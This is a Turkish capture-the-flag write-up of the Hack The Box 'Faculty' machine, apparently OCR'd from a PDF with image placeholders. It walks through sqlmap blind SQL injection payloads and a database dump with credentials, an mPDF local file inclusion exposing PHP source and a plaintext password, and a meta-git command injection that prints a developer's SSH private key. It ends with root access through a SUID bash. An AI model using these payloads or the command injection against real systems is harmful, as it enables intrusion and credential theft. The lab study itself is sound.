

Faculty writeup

Recon



etc/ hosts dosyasına faculty.htb yi ekledikten sonra web sitesine bakmaya karar verdik



id parametresi istediği için ilk etapta fuzzlamayı planladık fakat uzun süre farklı bir cevap almayınca bakış açısını değiştirdim

```
POST /admin/ajax.php?action=login_faculty HTTP/1.1
Host: faculty.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 7
Origin: http://faculty.htb
Connection: close
Referer: http://faculty.htb/login.php
Cookie: PHPSESSID=fmpobuv37e6pp22ulttbujfu41

id_no=1
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 24 Jul 2022 19:28:39 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1

3
```

yukarda görüldüğü görüldüğü gibi hatalı her sorgu için 3 cevabını dönüyor

```
POST /admin/ajax.php?action=login_faculty HTTP/1.1
Host: faculty.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 8
Origin: http://faculty.htb
Connection: close
Referer: http://faculty.htb/login.php
Cookie: PHPSESSID=fmpobuv37e6pp22ulttbujfu41

id_no=1'
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 24 Jul 2022 19:34:43 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 148

<br />
<b>
  Notice
</b>
:  Trying to get property 'num_rows' of non-object in <b
>
  /var/www/scheduling/admin/admin_class.php
</b>
 on line <b>
  43
</b>
<br />
3
```

sql injection saldırısı denedim ve yukarda belirtilen hata ile karşılaştım daha sonra requesti alıp sqlmap e verdim ve uzun süren bir bekleyiişin ardından

```
Parameter: id_no (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id_no=1'OR '1'='1' AND 9024=9024 AND 'hWbb'='hWbb

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id_no=1'OR '1'='1' AND (SELECT 3060 FROM (SELECT(SLEEP(5)))nMZX) AND 'DprM'='DprM
```

payloadlarını verdi daha sonra database türünü belirtip –dump parametresini kullanarak databasei dump ettim burda bu saldırının bu kadar uzun sürme sebebi ise boolean-based blind sql injection zafiyeti oldugundan herbir karakter için sırasıyla tüm alfabedeki karakterleri denediğinden kaynaklanmaktadır

Table: users
[1 entry]

id	name	type	password	username
1	Administrator	1	1fecbe762af147c1176a0fc2c722a345	admin


[5 entries]

id	subject	description
1	DBMS	Database Management System
2	Mathematics	Mathematics
3	English	English
4	Computer Hardware	Computer Hardware
5	History	History


id	course	description
1	Information Technology	IT
4	BSCS	Bachelor of Science in Computer Science
5	BSIS	Bachelor of Science in Information Systems
6	BSED	Bachelor in Secondary Education

id	id_no	email	gender	address	contact	lastname	firstname	middlename
1	63033226	jsmith@faculty.htb	Male	151 Blue Lakes Blvd	(646) 559-9192	Smith	John	C
2	85662050	cblake@faculty.htb	Female	225 Main St	(763) 450-0121	Blake	Claire	G
3	30903070	ejames@faculty.htb	Male	142 W Houston St	(702) 368-3689	James	Eric	P


burda edindiğimiz çok kritik bilgiler bulunmakta fakat online şekilde admin hash ini arattıgımda herhangi bir şey bulamadım aynı zamanda sqlmap te –os-shell parametresininda çalışmadığını söylemekte fayda var. Bu yüzden directory fuzzing işlemi yaptık ve /admin dizinini bulduk burda şaşırdık çünkü authenticated bi şekilde giriş yaptık sisteme



şaşkınlıgımızı üstümüzden attıktan sonra sitede gezinmeye başladım pdf export edebileceğim birden fazla yer bulunmaktaydı ve pdf içindeki değerleri bizden alıyordu bu olası bir saldırı yüzeyi oluşturdugunu fark ettim ve bunun üzerine gittim



ilk başta xss ve ssti denedim fakat daha sonra url kısmında mpdf kısmını fark ettim. bu sürede uzun süren bir araştırma yapmam gerekti çünkü bir çok CVE vardı fakat bizim işimize yarabilecek şekilde değildi daha sonra https://medium.com/@jonathanbouman/local-file-inclusion-at-ikea-com-e695ed64d82f makalesini okudum ve burda bulunan metodu denemek istedim



başarılı bir şekilde lfi yapabiliyoruz.şimdi ilk yapmam gereken işlem olarak etc/passwd çıktısından elde ettiğimiz userların id_rsa sını okumaya çalıştık fakat herhangi bir sonuç alamadık dah a sonrada n pgp dosyalarını okumaya başladım

```php
session_start();
ini_set('display_errors', 1);
Class Action {
        private $db;

        public function __construct() {
                ob_start();
        include 'db_connect.php';

    $this->db = $conn;
        }
        function __destruct() {
            $this->db->close();
            ob_end_flush();
        }

        function login(){

                        extract($_POST);
                        $qry = $this->db->query("SELECT * FROM users where username = '".$username."' and password = '".md5($password)."' ");
                        if($qry->num_rows > 0){
                                foreach ($qry->fetch_array() as $key => $value) {
                                        if($key != 'password' && !is_numeric($key))
                                                $_SESSION['login_'.$key] = $value;
                                }
                                if($_SESSION['login_type'] != 1){
                                        foreach ($_SESSION as $key => $value) {
                                                unset($_SESSION[$key]);
                                        }
                                        return 2 ;
                                        exit;
```

```php
$conn= new mysqli('localhost','sched','Co.met06aci.dly53ro.per','scheduling_db')or die("Could not connect to mysql".mysqli_error($con));
```

gbyolo:Co.met06aci.dly53ro.per

```
cat: root: Permission denied
gbyolo@faculty:/var/mail$ sudo -l
[sudo] password for gbyolo:
Matching Defaults entries for gbyolo on faculty:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User gbyolo may run the following commands on faculty:
    (developer) /usr/local/bin/meta-git
```

ilk başta kendim enumure ettim daha sonra ise linpeas scriptini çalıştırdım ve mete-git binary sinde privilege escalation zafiyeti oldugunu fark ettim

```
Mails (limit 50)
    98469      4 -rw-------   1 gbyolo   mail          677 Nov 10  2020 /var/mail/gbyolo
      615      4 -rw-------   1 root     mail         1203 Jul 24 23:07 /var/mail/root
    98469      4 -rw-------   1 gbyolo   mail          677 Nov 10  2020 /var/spool/mail/gbyolo
      615      4 -rw-------   1 root     mail         1203 Jul 24 23:07 /var/spool/mail/root
```

```
From developer@faculty.htb  Tue Nov 10 15:03:02 2020
Return-Path: <developer@faculty.htb>
X-Original-To: gbyolo@faculty.htb
Delivered-To: gbyolo@faculty.htb
Received: by faculty.htb (Postfix, from userid 1001)
        id 0399E26125A; Tue, 10 Nov 2020 15:03:02 +0100 (CET)
Subject: Faculty group
To: <gbyolo@faculty.htb>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20201110140302.0399E26125A@faculty.htb>
Date: Tue, 10 Nov 2020 15:03:02 +0100 (CET)
From: developer@faculty.htb
X-IMAPbase: 1605016995 2
Status: O
X-UID: 1

Hi gbyolo, you can now manage git repositories belonging to the faculty group. Please check and if you have troubles just
let me know!\ndeveloper@faculty.htb
```

ilgili exploiti ulaştım ve başarılı bir şekilde çalıştırmayı başardım direkt id_rsa keyini aldım ve developer a yetki yükseltmiş oldum

```
gbyolo@faculty:/tmp/mona/tests$ sudo -u developer  meta-git clone 'sss|cat /home/developer/.ssh/id_rsa'
meta git cloning into 'sss|cat /home/developer/.ssh/id_rsa' at id_rsa

id_rsa:
fatal: repository 'sss' does not exist
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxDAgrHcD2I4U329//sdapn4ncVzRYZxACC/czxmSO5Us2S87dxyw
izZ0hDszHyk+bCB5B1wvrtmAFu2KN4aGCoAJMNGmVocBnIkSczGp/zBy0pVK6H7g6GMAVS
pribX/DrdHCcmsIu7WqkyZ0mDN2sS+3uMk6I3361×2ztAG1aC9xJX7EJsHmXDRLZ8G1Rib
KpI0WqAWNSXHDDvcwDpmWDk+NlIRKkpGcVByzhG8×1azvKWS9G36zeLLARBP43ax4eAVrs
Ad+7ig3vl9Iv+ZtRzkH0PsMhriIlHBNUy9dFAGP5aa4ZUkYHi1/MlBnsWOgiRHMgcJzcWX
OGeIJbtcdp2aBOjZlGJ+G6uLWrxwlX9anM3gPXTT4DGqZV1Qp/3+JZF19/KXJ1dr0i328j
saMlzDijF5bZjpAOcLxS0V84t99R/7bRbLdFxME/0xyb6QMKcMDnLrDUmdhiObROZFl3v5
hnsW9CoFLiKE/4jWKP6lPU+31GOTpKtLXYMDbcepAAAFiOUui47lLouOAAAAB3NzaC1yc2
EAAAGBAMQwIKx3A9iOFN9vf/7HWqZ+J3Fc0WGcQAgv3M8ZkjuVLNkvO3ccsIs2dIQ7Mx8p
PmwgeQdcL67ZgBbtijeGhgqACTDRplaHAZyJEnMxqf8wctKVSuh+4OhjAFUqa4m1/w63Rw
nJrCLu1qpMmdJgzdrEvt7jJOiN9+tcds7QBtWgvcSV+xCbB5lw0S2fBtUYmyqSNFqgFjUl
xww73MA6Zlg5PjZSESpKRnFQcs4RvMdWs7ylkvRt+s3iywEQT+N2seHgFa7AHfu4oN75fS
L/mbUc5B9D7DIa4iJRwTVMvXRQBj+WmuGVJGB4tfzJQZ7FjoIkRzIHCc3FlzhniCW7XHad
mgTo2ZRifhuri1q8cJV/WpzN4D100+AxqmVdUKf9/iWRdffylydXa9It9vI7GjJcw4oxeW
2Y6QDnC8UtFfOLffUf+20Wy3RcTBP9Mcm+kDCnDA5y6w1JnYYjm0TmRZd7+YZ7FvQqBS4i
hP+I1ij+pT1Pt9Rjk6SrS12DA23HqQAAAAMBAAEAAAGBAIjXSPMC0Jvr/oMaspxzULdwpv
JbW3BKHB+Zwtpxa55DntSeLUwXpsxzXzIcWLwTeIbS35hSpK/A5acYaJ/yJOyOAdsbYHpa
ELWupj/TFE/66xwXJfilBxsQctr0i62yVAVfsR0Sng5/qRt/8orbGrrNIJU2uje7ToHMLN
J0J1A6niLQuh4LBHHyTvUTRyC72P8Im5varaLEhuHxnzg1g81loA8jjvWAeUHwayNxG8uu
ng+nLalwTM/usMo9Jnvx/UeoKnKQ4r5AunVeM7QQTdEZtwMk2G4vOZ9ODQztJO7aCDCiEv
Hx9U9A6HNyDEMfCebfsJ9voa6i+rphRzK9or/+IbjH3JlnQOZw8JRC1RpI/uTECivtmkp4
```

developer olarak sisteme bağlandıktan sonra ilk işimiz linpeas çalıştırmak olmalı

```
www-data     945  0.1  0.3  56144  6264 ?        S    16:17   0:28  _ nginx: worker process
www-data     946  0.1  0.3  56148  6564 ?        S    16:17   0:33  _ nginx: worker process
develop+   12413  0.0  0.2  13928  5984 ?        S    21:22   0:00  |   _ sshd: developer@pts/2
develop+   12414  0.0  0.1   5992  3992 pts/2    Ss   21:22   0:00  |       _ -bash
root       12679  0.0  0.1   5992  3912 pts/2    S+   21:25   0:00  |           _ bash -p
develop+   12596  0.0  0.2  13928  5996 ?        S    21:24   0:00      _ sshd: developer@pts/3
develop+   12598  0.0  0.1   5992  3992 pts/3    Ss   21:24   0:00          _ -bash
develop+   12760  0.3  0.1   3688  2916 pts/3    S+   21:27   0:00              _ /bin/sh ./linpeas.sh
develop+   15583  0.0  0.0   3688  1120 pts/3    S+   21:28   0:00                  _ /bin/sh ./linpeas.sh
develop+   15585  0.0  0.1   7984  3616 pts/3    R+   21:28   0:00                      _ ps faux
develop+   15587  0.0  0.0   3688  1120 pts/3    S+   21:28   0:00                  _ /bin/sh ./linpeas.sh
```

sistem işlemlerinde bash -p görünce aklıma sadece bash e suid verildiği geldi ve haklı çıktım bash -p çalıştırdıgımızda root kullanıcısına geçiş yaptık

```
-bash-5.0$ bash -p
bash-5.0# id
uid=1001(developer) gid=1002(developer) euid=0(root) groups=1002(developer),1001(debug),1003(faculty)
bash-5.0#
```